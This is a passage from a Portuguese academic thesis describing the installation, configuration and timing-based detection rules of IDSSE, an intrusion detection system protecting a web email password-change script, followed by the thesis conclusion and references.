idsse.instal/fx_copia.sh
[root@Máquina ?]# cd idsse.instal<enter>
[root@Máquina idsse.instal]# ./instala<enter>
```

Quadro 4.6 - Execução da Instalação

Como demonstrado no Quadro 4.6:

- Primeiramente, através do comando "*tar –xvf idsse.tar*" expande-se o arquivo "*idsse.tar*".
- Expandida a aplicação, entra-se no diretório que foi criado "*cd idsse.instal*" e executa-se o programa de instalação "*./instala*" dando-se assim, o início do processo de instalação.

Do Quadro 4.7 ao Quadro 4.11, é demonstrado todos os passos pertinentes a execução do programa de instalação, o qual procede basicamente da seguinte forma:

1) Testa os comandos *sed*, *cut* e *touch*, do SO com o objetivo de verificar o correto funcionamento dos mesmos, Ao retornar "comando: OK" prossegue com a instalação, caso contrário (pela falha de algum comando "comando: falhou") a instalação não continuará.

2) Prosseguindo a instalação, começa-se a solicitar ao usuário, parâmetros obrigatórios à instalação da aplicação. Esta solicitação se dará da seguinte forma: O programa de instalação fará uma varredura no SO, preenchendo as variáveis de

instalação com os valores encontrados, proporcionando ao usuário, maior facilidade na instalação.

- Exemplo: Com relação a primeira pergunta do programa de instalação - Quadro 4.7.

  => Diretório de Instalação para o IDSSE
  <enter> Assume o seguinte valor: /home/httpd/cgi-bin
  <enter>

  Nesta situação é apresentado que o usuário teclou somente ***<enter>***, sendo assim, o valor para o diretório de instalação será considerado como: /home/httpd/cgi-bin

- O usuário também poderá digitar outro valor como resposta à pergunta caso não esteja de acordo com o valor mostrado, exemplo disto pode ser verificado na última pergunta da segunda tela do programa de instalação - Quadro 4.8.

  => Diretório de armazenamento dos scripts php:
  <enter> Assume o seguinte valor: /home/httpd/httpd/php
  /home/httpd/html ***<enter>***

  O valor considerado é o digitado pelo usuário: /home/httpd/html

```
Testando comandos do Sistema Operacional
comando sed: OK
comando cut: OK
comando touch: OK
Tecle <enter> para prosseguir...
<enter>
################################################################################
# Programa de Instalação do IDSSE                              > 1/5
# Sistema de Detecção de Intrusão aplicado à alteração da Senha do eMail
#
# Aplicação direcionada para utilização do script CGI <chetcpasswd.cgi>
#         By Alessandro Freitas de Oliveira <aless@urisan.tche.br>
#         Criado em: Junho/2002    Versão: 1    Idioma: Português
#
#  => Digite 'f' para sair da instalação em qualquer momento
################################################################################
     Atenção! De prefência instale o aplicativo no diretório padrão
       para aplicações ou scripts CGI, conforme definições do http

=> Diretório de Instalação para o IDSSE
   <enter> Assume o seguinte valor: /home/httpd/cgi-bin
<enter>
```

Quadro 4.7 - Instalação (1ª parte)

```
##############################################################################################
# Programa de Instalação do IDSSE                                          > 2/5
# Sistema de Detecção de Intrusão aplicado à alteração da Senha do eMail
# Instalação em: /home/httpd/cgi-bin/idsse
#
# Utilize sempre o percurso absoluto para localização dos diretórios
#  => Digite 'f' para sair da instalação em qualquer momento
##############################################################################################

=> Script <chetcpasswd.cgi> em: /home/httpd/cgi-bin

=> Diretório de armazenamento das páginas html:
   <enter> Assume o seguinte valor: /home/httpd/html
<enter>
=> Diretório de armazenamento dos scripts php:
   <enter> Assume o seguinte valor: /home/httpd/html/php
/home/httpd/html<enter>

##############################################################################################
# Programa de Instalação do IDSSE                                          > 3/5
# Sistema de Detecção de Intrusão aplicado à alteração da Senha do eMail
# Instalação em: /home/httpd/cgi-bin/idsse
#
# Utilize sempre o percurso absoluto para localização dos diretórios
#  => Digite 'f' para sair da instalação em qualquer momento
##############################################################################################

=> Nome de Domínio do Servidor de E-mail  Exemplo: www.<nomeservidor>.br
   <enter> Assume o seguinte valor: www2.urisan.tche.br
<enter>
=> Sufixo do DNS (E-mail)  Exemplo: <nomeservidor>.br
   <enter> Assume o seguinte valor: urisan.tche.Br
<enter>
=> Apelido para o E-mail do Remetente que Informa o Adm. da Segurança
   <enter> Assume (suporte) para o seguinte: suporte@urisan.tche.br
<enter>
##############################################################################################
# Programa de Instalação do IDSSE                                          > 4/5
# Sistema de Detecção de Intrusão aplicado à alteração da Senha do eMail
# Instalação em: /home/httpd/cgi-bin/idsse
#
# Configuração do E-Mail e Domínio do Administrador da Segurança,
#       responsável pelo recebimento de alertas desta aplicação.
# Definição da 1a linha de aviso do script idsse.html para o caso
#       da sua utilização.
#
#  => Digite 'f' para sair da instalação em qualquer momento
##############################################################################################

=> E-mail do Administrador da Segurança
   <enter> Assume o seguinte valor: webadmin@urisan.tche.br
aless@urisan.tche.br <enter>
=> IP ou DNS do Administrador da Segurança
   <enter> Assume o seguinte valor: www.urisan.tche.br
<enter>
=> Digite a Linha que ira constar antes das outras LINHAS DE AVISO
   para o script <idsse.html> (Não é necessário preencher este campo)
Você deve estar na rede local do campus ou conectado pelo provedor URINET <enter>
```

Quadro 4.8 - Instalação (2ª/3ª/4ª parte)

```
##############################################################################################
# Programa de Instalação do IDSSE                                          > 5/5
# Sistema de Detecção de Intrusão aplicado à alteração da Senha do eMail
# Instalação em: /home/httpd/cgi-bin/idsse
#
# Configuração Default para o sensor da aplicação
#  => Digite 'f' para sair da instalação em qualquer momento
##############################################################################################

=> Endereço Eletrônico para acessar script(s) php, os quais executam a
   a função de sensor para o script <chetcpasswd.cgi>.
   => Para acessar: http://www2.urisan.tche.br/idsse.php
      Digite, por exemplo: www2.urisan.tche.br

   <enter> Assume o seguinte valor: www2.urisan.tche.br
<enter>
=> Endereço Eletrônico para acessar o script <idsse.html>, o qual irá
   chamar o script <idsse.php> repassando para o mesmo as informações
   de alteração de senha:
   => Para acessar: http://www2.urisan.tche.br/idsse.html
      Digite, por exemplo: www2.urisan.tche.br

   <enter> Assume o seguinte valor: www2.urisan.tche.br
<enter>
Criando..... => idsse   => idsse/ids_controle   => idsse/ids_instala
Criando..... => /var/log/idsse   <---Linkando---> idsse/logs
Tecle <enter> para prosseguir..
<enter>
```

Quadro 4.9 - Instalação (5ª parte)

Neste ponto é acionado (ao finalizar a 5ª parte) pelo programa de instalação o programa "*g_idsse.php*" e "*g_idsse.html*" (6ª parte, Quadro 4.10) e posteriormente há o retorno à instalação (Última parte, Quadro 4.11) para a finalização da mesma.

```
##############################################################################################
# Configuração do IDSSE           Versão 1.0
#
# Gera scripts php que funcionarão como sensor da aplicação
#
# Nas respostas digite: ('s' para SIM),
#      qualquer outro valor será considerado como NÃO.
##############################################################################################

=> Mostrar mensagens auxiliares (geradas pelo idsse: bloqueio, avisos,
   erro, etc.) em texto HTML? (Se: Não, gera em Menu Popup (JavaScript)
<enter>
=> Mostrar mensagem gerada pelo chetcpasswd.cgi em Menu Popup?
                        (Se: Não, gera em texto HTML)
<enter>
Script <idsse.php> gerado em /home/httpd/html

Tecle <enter> para prosseguir...
<enter>
```

Quadro 4.10 - Instalação (6ª parte)

```
Página <idsse.html> gerada em /home/httpd/html
Tecle <enter> para prosseguir...
<enter>

ATENÇÃO!

Verifique se o script <chetcpasswd.cgi> foi copiado para o diretório:
=> /home/httpd/cgi-bin/idsse/ids_instala
   e então o exclua de:
=> /home/httpd/cgi-bin

Instalação realizada com sucesso! <<<<<<<<<<

Para configurar a aplicação posicione-se em: **************************
>>>>>> /home/httpd/cgi-bin/idsse/ids_instala/   e execute <configura>

Observação: Para configurar outro(s) sensor(es), posicione-se no mesmo
          diretório de configuração, então:
       1) Edite o arquivo <sensor.conf> e especifique o que é pedido.
       2) Gere o(s) sensor(es) executando <g_idsse.php>

[root@Máquina idsse.instal]# _
```

Quadro 4.11 - Instalação (Última parte)

Configuração da Aplicação

A configuração da aplicação será demonstrada, conforme os procedimentos efetuados no item anterior, ou seja, o usuário deverá deslocar-se ao subdiretório da aplicação "*ids_instala*" e executar o programa "*configura*".

```
[root@ Máquina idsse.instal]# cd /home/httpd/cgi-bin/idsse/ids_instala<enter>
[root@Máquina ids_instala]# ./configura <enter>

#############################################################################################
# Configuração do IDSSE  - Atualização            Versão 1.0
#
#  => Digite 'f' para sair da configuração em qualquer momento
#############################################################################################

=> Novo Nome p/o Script chetcpasswd.cgi, (Nome Anterior: ):
nomequalquer <enter>
=> Endereço Eletrônico do acesso ao script <chetcpasswd.cgi>:
   agora com o nome de nomequalquer.
   <enter> Assume o seguinte valor: www2.urisan.tche.br/cgi-bin/idsse/nomequalquer
<enter>
```

Quadro 4.12 - Configuração (Atualização)

Conforme demonstrado no Quadro 4.12, o programa de configuração solicita ao usuário dois parâmetros. Um novo nome para o script "*chetcpasswd.cgi*", que será acessado somente pelo(s) script(s) da aplicação (na situação apresentada o nome

fornecido foi "*nomequalquer*"), e o endereço eletrônico para se acessar, via "*http*" este novo nome do script "*chetcpasswd.cgi*".

Depois de obtida as informações do usuário, o programa de configuração copia o arquivo *chetcpasswd.cgi* para o diretório acima (o diretório em que foi instalada a aplicação) com o novo nome "*nomequalquer*" e verifica se existem os seguintes elementos da aplicação: "*mensagem.inc*", "*biblioteca_fx.inc*", "*estrutura_fx.req*", "*alerta_idsse.sh*" e "*analisar.inc*", caso estes elementos não existam, os seus geradores "*g_mensagem.inc*", "*fx_copia.sh*" e "*g_analisar.inc*" são invocados respectivamente, sendo este último o único que solicita ao usuário parâmetros de configuração, como é demonstrado a seguir.

```
##############################################################################
# Configuração do IDSSE          Versão 1.0          Parte: 1/2
#
# Gera biblioteca <analisar.inc> que trata própriamente dos
#     procedimentos de segurança da aplicação.
# >>>> Os procedimentos serão considerados para o dia corrente.
#
##############################################################################

=> Efetuar controle diário com bloqueio de alteração de senha para
   usuários que tentam alterar várias vezes a senha no mesmo dia.

 > Em caso afirmativo, digite o número de vezes que um usuário tem
   permissão de alterar sua senha de determinado IP:
13 <enter>
=> Na  suspeita de alguém estar tentando descobrir senhas de outros
   usuários (tentativas de alterar senha inferiores a 5 segundos).
   Bloquear determinado IP por um período de tempo?

 > Em caso afirmativo, digite o tempo em minutos que o usuário deve
   aguardar para poder alterar a senha novamente:
45 <enter>
##############################################################################
# Configuração do IDSSE          Versão 1.0          Parte: 2/2
#
# Gera biblioteca <analisar.inc> que trata dos
#     procedimentos de segurança da aplicação.
# >>>> Os procedimentos serão considerados para o dia corrente.
##############################################################################

=> Devido ao número excessivo de tentativas para alterar a senha, uma
   máquina (de determinado IP) pode bloquear contas dos usuários.
   Bloquear o IP da máquina neste caso?

 > Em caso afirmativo, digite o número de vezes a ser tolerado:
13 <enter>
Criada a biblioteca <analisar.inc>

[root@gama2 ids_instala]# <enter>
```

Quadro 4.13 – Configuração

Finalizada a configuração, a aplicação está pronta para ser utilizada.

Observações:

- É importante ressaltar o que é mostrado no Quadro 4.11, onde o arquivo "*chetcpasswd.cgi*" deve ser excluído do seu local original, sendo que uma cópia do mesmo é mantida no subdiretório "*ids_instala*" e quando o administrador do sistema desejar alterar o nome de acesso do mesmo, basta executar novamente o programa de configuração.

- Para que a aplicação não fique restrita somente a informar a ocorrência de atividades maliciosas (alertas) ao administrador, mas que ela também bloqueie parte dessas atividades, é necessário que sejam fornecidos parâmetros na configuração da análise (Quadro 4.13).

Instalação de Sensores

Esta aplicação já oferece ao seu usuário uma página *default* HTML "idsse.html" a qual pode ser ainda configurada com alguns parâmetros do usuário. Entretanto, caso o usuário queira personalizar sua página referente à alteração da senha do serviço eletrônico e utilizar esta aplicação, é necessário proceder com as instruções dadas a seguir.

Edita-se o arquivo "sensor.conf" (dentro do diretório da aplicação "idsse") e digita-se depois da variável "HTTPHTML#", que está contida no arquivo, o endereço da página que irá chamar o novo script. Exemplo da instalação de um novo script:

Supondo que o endereço eletrônico da página que irá acessar o novo script é: http://www.urisan.tche.br/suporte/alterasenha.htm, e este é o primeiro script a ser gerado pela aplicação (depois da geração do script *default* "idsse.php" que ocorreu na instalação e, demonstrado no Quadro 4.10) então, o arquivo "sensor.conf" deverá ser modificado para conter a descrição que é apresentada em destaque no Quadro 4.14.

```
        sensor, podendo ser gerados até 9 sensores.
HTTPHTML#1#www.urisan.tche.br/suporte/alterasenha.htm
HTTPHTML#2#
```

Quadro 4.14 - Trecho do arquivo "sensor.conf"

Como o script a ser gerado é o primeiro (segundo este exemplo), a modificação constará na linha com a variável "HTTPHTML#1#" do arquivo "sensor.conf", indicando que este novo script terá o nome de "idsse1.php" - Quadro 4.14.

Depois de feita a alteração no arquivo "sensor.conf" o script pode ser gerado, sendo isto demonstrado no Quadro 4.15.

```
[root@Máquina ids_instala]# ./g_idsse.php<enter>

###############################################################################
# Configuração do IDSSE            Versão 1.0
#
# Gera scripts php que funcionarão como sensor da aplicação
#
# Nas respostas digite: ('s' para SIM),
#      qualquer outro valor será considerado como NÃO.
###############################################################################

=> Mostrar mensagens auxiliares (geradas pelo idsse: bloqueio, avisos,
   erro, etc.) em texto HTML? (Se: Não, gera em Menu Popup (JavaScript)
<enter>
=> Mostrar mensagem gerada pelo chetcpasswd.cgi em Menu Popup?
                          (Se: Não, gera em texto HTML)
<enter>

=> O script <idsse.php> já existe em <>
   Gerar novamente ('s' para SIM):

O script <idsse.php> não será gerado...

Script <idsse1.php> gerado em /home/httpd/html

[root@gama2 ids_instala]# <enter>
```

Quadro 4.15 - Criação de um novo sensor

Para proceder com a criação do script mostrada no Quadro 4.15, o administrador deve entrar no subdiretório "ids_instala", da aplicação, e executar o programa "g_idsse.php"

```
[root@Máquina DiretórioDeScriptsPHP]# diff idsse.php idsse1.php<enter>
6c6
< define ("HTTPHTML", "http://www2.urisan.tche.br/idsse.html");
---
> define ("HTTPHTML", "http://www.urisan.tche.br/suporte/alterasenha.htm");
```

Quadro 4.16 - Comparação entre os scripts gerados

No Quadro 4.16 é listado no SO a diferença entre os scripts que foram gerados pela aplicação, no qual se pode constatar que a diferença entre um e outro é apenas na linha que contém a definição retirada do arquivo "sensor.conf" (quando os sensores são gerados com as mesmas definições de mensagens).

Observações:

- Para que a página (alterasenha.html) acesse o novo sensor (idsse1.php), deverá constar no código desta página o comando e o endereço de acesso ao sensor, o qual pelas definições do arquivo "sensor.conf" será, para o referido caso, o seguinte:

<form action="http://**www2.urisan.tche.br**/idsse1.php" method="POST">.

  - O trecho em destaque no código acima, refere-se à descrição registrada no arquivo "sensor.conf" na linha "HTTPPHP#" que neste caso é "HTTPPHP#www2.urisan.tche.br".

- As páginas *HTML* que acessam o(s) script(s) tem por função repassar aos mesmo as seguintes informações: usuário, senha antiga, nova senha e repetição da nova senha. Os nomes destas variáveis dentro do código da página HTML devem ser: "user", "old_pw", "new_pw1" e "new_pw2" respectivamente.

Configurando Restrições da Aplicação

Quando o administrador da segurança do sistema desejar impedir a execução de requisições de alteração de senha provenientes de determinado usuário ou número IP, basta posicionar-se no subdiretório "*ids_controle*" da aplicação e criar arquivos com as seguintes nominações:

- "<*nome_do_usuário*>.*denny*" inibe a alteração de senha para o usuário.
- "<*número_IP*>.*denny*" inibe a alteração de senha para determinado IP.

Se o administrador quiser ser informado sobre determinado usuário que está alterando sua senha, cria-se no mesmo subdiretório "*ids_controle*" o seguinte arquivo: "<*nome_do_usuário*>.*alert*".

```
[root@ Máquina ids_controle]# touch fulano.denny <enter>
[root@ Máquina ids_controle]# touch 10.1.2.253.denny <enter>
[root@ Máquina ids_controle]# touch ciclano.alert <enter>
[root@ Máquina ids_controle]# ls <enter>
10.1.2.253.denny        ciclano.alert        fulano.denny
[root@ Máquina ids_controle]# _
```

Quadro 4.17 - Definindo Restrições (exemplo)

Conforme o que é demonstrado no Quadro 4.17:

- Quando o usuário "*ciclano*" alterar sua senha do correio eletrônico, o administrador da segurança será informado.
- O usuário "*fulano*" não conseguirá alterar sua senha.
- As requisições para alteração de senha que sejam provenientes da máquina que tem o número *IP* "10.1.2.253" não serão executadas. Neste ponto salienta-se que, caso uma máquina da própria rede esteja operando com dois números *IP*s (com "*Proxy*", *IP* real e *IP* "frio"), o número *IP* considerado válido para esta operação não será o *IP* real.

Observação sobre o subdiretório "*ids_controle*": este subdiretório também serve de repositório para arquivos de controle, terminados em "*.tmp*", que a própria aplicação cria durante o seu funcionamento e são necessários ao correto funcionamento da mesma.

Processo de Detecção de Intrusão da Aplicação (Regras)

Os sensores da aplicação monitoram todas as requisições destinadas ao serviço de alteração de senha do usuário, capturando as informações como: data, hora, número IP real, número IP "frio" e "*login"* do usuário mandante da requisição.

Posteriormente, com as informações capturadas, é verificado se há alguma restrição configurada para a requisição (conforme demonstrado no subitem anterior). Se houver, procede com uma ação que pode variar da emissão de um alerta até ao bloqueio da requisição, sendo esta, uma operação que também faz parte do processo de detecção de intrusão da aplicação.

No caso da operação continuar, é acionado o processo de analise propriamente dito, onde uma série de algoritmos pré-definidos irá traçar um perfil da requisição atual, comparando-a com requisições feitas anteriormente, com o objetivo de encontrar um padrão de ataque no perfil estabelecido.

A seguir, no Quadro 4.18, é exemplificado algumas das regras que estão definidas na aplicação.

V = Valores calculados para determinadas requisições.

W,X,Y,Z = Valores pré-determinados para controle.

Valores Calculados para Controle

$RA_i = V_i - V_{i+1}$ $\quad\quad$ $DA = (RA_1 + Y) / Z$

$RB_i = RA_i - RA_{i+1}$ $\quad\quad$ $DB = (RB_1 + Y) / Z$

1ª Regra => Se ($V_1 < X$) **Alerta**

2ª Regra => De $i = 2$ até N

Se ($i = W$) **Alerta**, FIM

Se ($RA_i > (RA_{i-1} - DA)$) E ($RA_i < (RA_{i-1} + DA)$) Incrementa i
Senão FIM

3ª Regra => De $i = 2$ até N

Se ($i = W$) **Alerta**, FIM

Se ($RB_i > (RB_{i-1} - DB)$) E ($RB_i < (RB_{i-1} + DB)$) Incrementa i
Senão FIM

Quadro 4.18 – Exemplo de regras de detecção

Conforme demonstrado no Quadro 4.18, a 1ª Regra refere-se, por exemplo, ao intervalo de tempo mínimo que uma requisição, proveniente de determinado número IP, deve aguardar entre a sua efetivação e a da requisição anteriormente feita, para que não seja considerada como uma atividade intrusiva.

Na 2ª Regra, a qual é similar a 3ª, traça-se um perfil com o intervalo de tempo entre a atual requisição e as anteriores, que sejam provenientes do mesmo número IP da atual, objetivando estabelecer um padrão, do qual a atual requisição indique ser o produto de uma atividade maliciosa.

Além de outras regras estabelecidas na aplicação, há que se considerar os parâmetros fornecidos pelo instalador da aplicação na sua configuração e, que podem

ocasionar outros tipos de resultados, os quais terão probabilidade de serem considerados uma atividade suspeita, como por exemplo, a tentativa de alteração de senha por parte de um usuário não habilitado na aplicação.

Também, em nível de sistema operacional, o elemento "*alerta_idsse.sh*", explicado nos itens anteriores, emite sinais de alerta, quando da detecção de alguma atividade indevida que ocorre no SO que visa o acesso dos componentes da aplicação por parte de algum usuário, por exemplo, este acesso pode ser identificado como uma tentativa de edição ou leitura de algum código da aplicação pelo usuário do ambiente.

Quanto aos sinais de alerta emitidos no IDS, vale ressaltar, que o administrador pode configurar bloqueios para a operação em questão, podendo isto, ser realizado através dos parâmetros de configuração que são fornecidos pelo administrador no momento da própria configuração, conforme demonstrado nos subitens anteriores.

4.5.4. Resultados Obtidos com a Implementação da Proposta

Primeiramente, é importante ressaltar que o IDS construído, minimiza a vulnerabilidade apresentada no item 4.5.2 deste capítulo e, ainda, conforme a configuração da mesma, pode desencadear ações para bloquear requisições de alteração de senha que forem consideradas suspeitas pela análise da aplicação. Estes bloqueios se tornam muito úteis no caso do administrador do sistema demorar em ficar a par do alerta produzido, ocasionando, muitas vezes nesta situação, a impossibilidade ou ineficiência de um contra-ataque à atividade que gerou referido alerta.

O principal ponto forte da aplicação está no fato de que os alertas, em sua maioria, são disparados no momento em que é detectada a atividade intrusiva e não posteriormente, implementando, assim, características de tempo-real. Esta é uma questão de fundamental importância, se o administrador do sistema, no instante em que ocorre o alerta, deseja tomar alguma medida contra a ação que ocasionou o mesmo.

Uma característica também importante da aplicação é que a mesma é extremamente tolerante a falhas. A aplicação foi construída de modo que não gerasse somente mensagens de alerta ou informação das requisições que estão sendo

desencadeadas sobre ela, mas que também produzisse informações quando da falha de funcionamento da algum componente da mesma, sendo que, na maioria dos casos, a falha não interfere na efetivação da requisição não comprometendo, com isto, o funcionamento do serviço que está sendo disponibilizado ao usuário.

Em um servidor HTTP *Linux*, devidamente configurado, a instalação e configuração da aplicação, são executadas com facilidade pelo administrador. Para proporcionar mais comodidade e, conseqüentemente, o uso da aplicação, a instalação foi desenvolvida de maneira que obtivesse do sistema operacional a maioria dos parâmetros solicitados durante o processo. Estes parâmetros, tanto na instalação, como na configuração da ferramenta, são pedidos através de perguntas simples, de bom entendimento, acompanhado com exemplos de respostas para tais perguntas (geralmente as respostas exemplificadas estão acordadas com o ambiente em questão), dessa forma, guiando com mais precisão o instalador. Também, a maioria das indagações realizadas nestas operações (instalação e configuração), possui um valor de resposta "*default*" (padrão) possibilitando ao instalador, além do mesmo poder fornecer parâmetros próprios que atendam suas necessidades, utilizar parâmetros da própria aplicação, os quais já foram testados através de simulações e, portanto, já estão adequados ao que é proposto pelo IDS.

A aplicação construída também pode ser considerada como um sistema de detecção de intrusão baseado em comportamento, devido aos métodos utilizados pela ferramenta na analise das informações.

Com este estudo de caso conclui-se, que a proposta foi implantada com êxito, proporcionando aos administradores de um ambiente operacional, uma ferramenta:

- Para incrementar os mecanismos de segurança do ambiente, suprindo uma carência da mesma;
- Com o código aberto, que pode ser alterado para atender a outro e similar problema; e
- Sem qualquer custo, não onerando a parte financeira da empresa.

5. CONCLUSÃO

Neste trabalho, foi constatada a importância de se determinar problemas relacionados à segurança do sistema, através da análise dos serviços oferecidos em um ambiente computacional, com o propósito de avaliar possíveis falhas ou vulnerabilidades que estes serviços possam ou venham apresentar, quando da sua utilização.

Também se chegou à conclusão que esta questão da análise dos serviços, geralmente, não é realizada, principalmente pela não definição de uma política de segurança nas instituições e, se tratando de um assunto referente à proteção do ambiente, provavelmente, em algum momento, a instituição sentirá os reflexos disto. É necessário ter-se em conta que aspectos pertinentes à segurança de um ambiente não são fáceis de se obter, ainda mais quando não se tem amplo conhecimento dos fatores de segurança envolvidos na execução de um serviço.

Há, também, certos tipos ambientes que, por suas características bem peculiares, agravam ainda mais este problema, como no caso de ambientes acadêmicos, onde, geralmente, existem três classes de usuários bem definidas como professores, alunos e funcionários (podendo o usuário estar enquadrado em duas ou nas três classes) e que acessam aplicações administrativas e/ou acadêmicas, aumentando as probabilidades de aparecer alguém com intenções não muito interessantes para a segurança do ambiente.

Desse modo, o estudo realizado neste trabalho contribui para que se possa ter uma visão mais realista da importância de monitorar as atividades que são desencadeadas em serviços oferecidos no ambiente computacional, com o objetivo de se detectar atividades que comprometam a política de segurança estabelecida no referido ambiente.

Este estudo possibilitou a definição de componentes com características relevantes à monitoração, análise e resposta a atividades e, a definição de uma tecnologia, na qual os componentes do IDS serão implementados de forma simples,

porém, satisfatória e que geralmente produzirá sistemas com complexidade de funcionamento.

Em termos da aplicabilidade prática da proposta, conforme é apresentado no estudo de caso descrito no capítulo anterior, onde é detalhada uma situação real, envolvendo um serviço com problema de segurança. A implementação da proposta atribui ao referido serviço, características de segurança fundamentais na sua operação, consolidando-a definitivamente como uma proposta viável para ser utilizada.

Este trabalho contribui, não como uma solução para os problemas de segurança envolvendo os serviços oferecidos aos usuários de determinado ambiente computacional. Mas, como uma proposta de especificação para definição de componentes de sistemas de detecção de intrusão baseados em aplicação, bem como, a implementação de tais componentes, possibilitando, ao seguir os modelos propostos, que os programadores de software tenham mais subsídios ou condições de construir seus próprios IDS, direcionados a determinado tipo de serviço que se deseja monitorar, sendo, outro fator importante a se considerar, a questão de que a instituição não precisará comprar um software de terceiro com esta funcionalidade, já que mediante a aplicação desta proposta, ela poderá produzir o seu próprio IDS, onerando menos o seu financeiro.

A interoperabilidade entre ferramentas construídas com base nos conceitos que estão sendo propostos e outras ferramentas distintas, se dá não só pela estrutura em que estão dispostos os agentes do sistema, mas, também pela forma de como os mesmos atuam no ambiente. Alguns dos agentes, devido ao seu próprio funcionamento, podem ser acessados no ambiente em que estão sendo executados, através da passagem de parâmetros compatíveis com o estão aguardando, independentemente se foram passados por um agente da própria aplicação ou de outra, como no caso dos agentes: receptor, verificador e de resposta. Outros agentes trabalham com o que é armazenado em arquivos de *log*, sendo assim, outras aplicações podem acessar estes agentes por intermédio da gravação de dados nestes arquivos (desde que estas informações obedeçam ao padrão de formato lido por tais agentes). Desta forma, o objetivo principal na questão da interoperabilidade entre sistemas, envolvido neste trabalho e, que trata da não redundância de operações similares para diversas aplicações, pode ser alcançado

através do emprego da metodologia que está sendo proposta neste trabalho para a implementação de IDSs.

Uma das principais contribuições do presente trabalho, também, está no fato de que o mesmo apresenta um estudo voltado para padronização de componentes de sistemas de detecção de intrusão, o que reporta para este trabalho uma importante fonte de informação sobre o referido tema.

6. REFERÊNCIAS BIBLIOGRÁFICAS

[AND80] ANDERSON, James P. **Computer Security Threat Monitoring and Surveillance**. Fort Washington, PA: James P. Anderson Co., 1980.

[AMO99] AMOROSO, Edward. Intrusion Detection: An Introduction to Internet Surveillance, Correlation, Trace Back, Traps, and Response. Sparta, New Jersey: Intrusion. Net Books, 1999.

[BRO86] BROOKS, R.. A robust layered control system for a mobile robot. IEEE Journal of Robotics and Automation, 2(1):435-453, March 1986.

[CAM01] CAMPELLO, Rafael S.; WEBER, Raul F. **Sistemas de Detecção de Intrusão**. Livro Texto dos Minicursos do 19º Simpósio Brasileiro de Redes de Computadores, Florianópolis/SC, 2001, páginas 01-40.

[CGI98] NILES, Robert; DWIGHT, Jeffry. **CGI em Exemplos**. São Paulo, Makron Books, 1998.

[CHE95] CHESWICK, William; BELLOVIN, Steven M. **Firewalls and Internet Security**: repelling the Wily Hacker. Reading: Addison Weley, 1995.

[DEM93] DEMAZEAU, Y. **La plate-forme paco et ses applications**. In Yves Demazeau and Anne Collinot, editors, Actes de la 2ème Journée Nationale du PRC-GDR Intelligence Artificielle, Montpellier, France, December 1993.

[DSB92] DEMAZEAU, Yves; SICHMAN, Jaime Simão; BOISSIER, Oliver. "**When can Knowledge-based Systems be Called Agents?**". XII Congresso da Sociedade Brasileira de Computação - IX Simpósio Brasileiro de Inteligência Artificial. pp 172-185, Rio de Janeiro, 1992.

[GAR96] GARFINKEL, Simson; SPAFFORD, Eugene. **Practical Unix & Internet Security**. 2 ed. Sebastopol: O'Reilly & Aassociates, 1996.

[GOM00] GOMES, Olavo José Anchieschi. **Segurança Total**. São Paulo: Makron Books, 2000.

[MIL95] MILLER, Barton P.; KOSKI, David; LEE, Cjin Pheo; et al. Fuzz Reviseted**: A Re-examination of the Reliability of UNIX Utilities and Services**. Computer Sciences Department, University of Wisconsin, 1995.

[PRO01] PROCTOR, Paul E. **Practical Intrusion Detection Handboo**k. Upper Saddle River, New Jersey: Prentice Hall, 2001.

[RFC2350] Best Current Practice. **Expectations for Computer Security Incident Response**. N. Brownlee, The University of Auckland, E. Guttman, Sun Microsystems, 1998.

[RFC2828] Internet Security Glossary by R. Shirey. 2000.

[ROS86] ROSENSCHEIN, J.S; KAELBLING, L. P. **The systhesis of digital machines with provable epistemic properties**. In Joseph Y. Halpern, editor, Theoretical Aspects of Reasoning about Knowledge, pages 83-98. Morgan Kaufmann Publishers, Inc., Los Altos, CA, 1986.

[SEI99] **Protecting Taxpayer Information: Detecting Intrusions Instructor's Guide**. Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 1999.

[SHEN01] SHEN, Weiming. **Multi-agent systems for concurrent intelligent design and manufacturing** (New York: Taylor & Francis, 2001).

[SIL00] SILBERSCHATZ, Abraham; GALIN, Peter; GAGNE, Greg. **Sistemas Operacionais: Conceitos e Aplicações**. Rio de Janeiro: Campus, 2000.

[SOA95] SOARES, Luis Fernando Gomes; LEMOS, Guido; COLCHER, Sergio. **Redes de Computadores: das LANs, MANs e WANs às redes ATM**. Rio de Janeiro: Campus, 1995.

[SUN96] SUNDARAM, Aurobindo. **An Introduction to Intrusion Detection**. Crossroads: The ACM Student Magazine, 2(4), 1996. (Disponível [OnLine]: http://www.acm.org/crossroads/xrds2-4/intrus.html, Acessado: 15/08/2001).

[TAN] TAN, Kymie M. C. **The Application of Neural Networks to UNIX Computer Security**. Department of Computer Science, University of Melbourne, Parkville 3052, Australia.

[TAN97] TANENBAUM, Andrew S. **Redes de Computadores**. Rio de Janeiro: Campus, 1997.

[TORSUN] TORSUN, I. S., **Foundations of Intelligent Knowledge-based Systems**. (San Diego: Academic Press, 1995).

[WFP96] WHITE, Gregory B; FISCH, Eric A.; POOCH, Udo W. **Computer System and Network Security**. CRC Press Inc., 1996.

[WSK98] WEST-BROWN, Moira J.; STIKVOORT, Don; KOSSAKOWSKI, Klaus-Peter. **Handbook for Computer Security Incident Response Teams (CSIRTs)**. Carnegie Mellon Univ, Software Engineering Institute, 1998. (Disponível [OnLine] em: http://www.sei.cmu.edu/pub/documents/98.reports/pdf/98hb001.pdf ou http://www.sei.cmu.edu/publications/documents/98.reports/98hb001/98hb001abstract.html acessado: Janeiro/2001).

[ZCC00] ZWICKY, Elizabeth; COOPER, Simon; CHAPMAN, D. Brent. **Building Internet Firewalls**. 2nd. Sebastopol: O'Reilly & Associates, 2000.

Articles

[DEN87] DENNING, Dorothy E. **An Intrusion Detection Model**. IEEE Transactions on Software Engineering, New York, 2(SE-13): 222-232, 1987.

[FER91] FERBER, Jacques et ERCEAU, Jean. "**L'Intelligence Artificielle Distribuée**". Revista La Recherche 233 - Vol. 22. Juin , 1991. pp 750-758.

[FOR97] FORREST, Stephanie; HOFMEYR, Steven Andrew; SOMAYAJI, Anil. **Computer Immunology**. Communications of the ACM, 40(10):88-96, 1997.

[JEN96] JENNINGS, N.R. **Coordination tecniques for distributed artificial intelligence**. In: O'Hare, G.M.P.; Jennings, N.R. (Eds.). Foundations of distributed artificial intelligence. New York: John Wiley & Sons, 1996. p.187-210.

[JEN96b] JENNINGS, N.R.; WOOLDRIDGE, M. **Software Agents**. IEE Review, January, 1996, 17-20.

[KUM94] KUMAR Sandeep; SPAFFORD, Eugene. **A pattern matching model for misuse intrusion detection**. In Proceedings of the 17th National Computer Security Conference, pages 11-21, 1994.

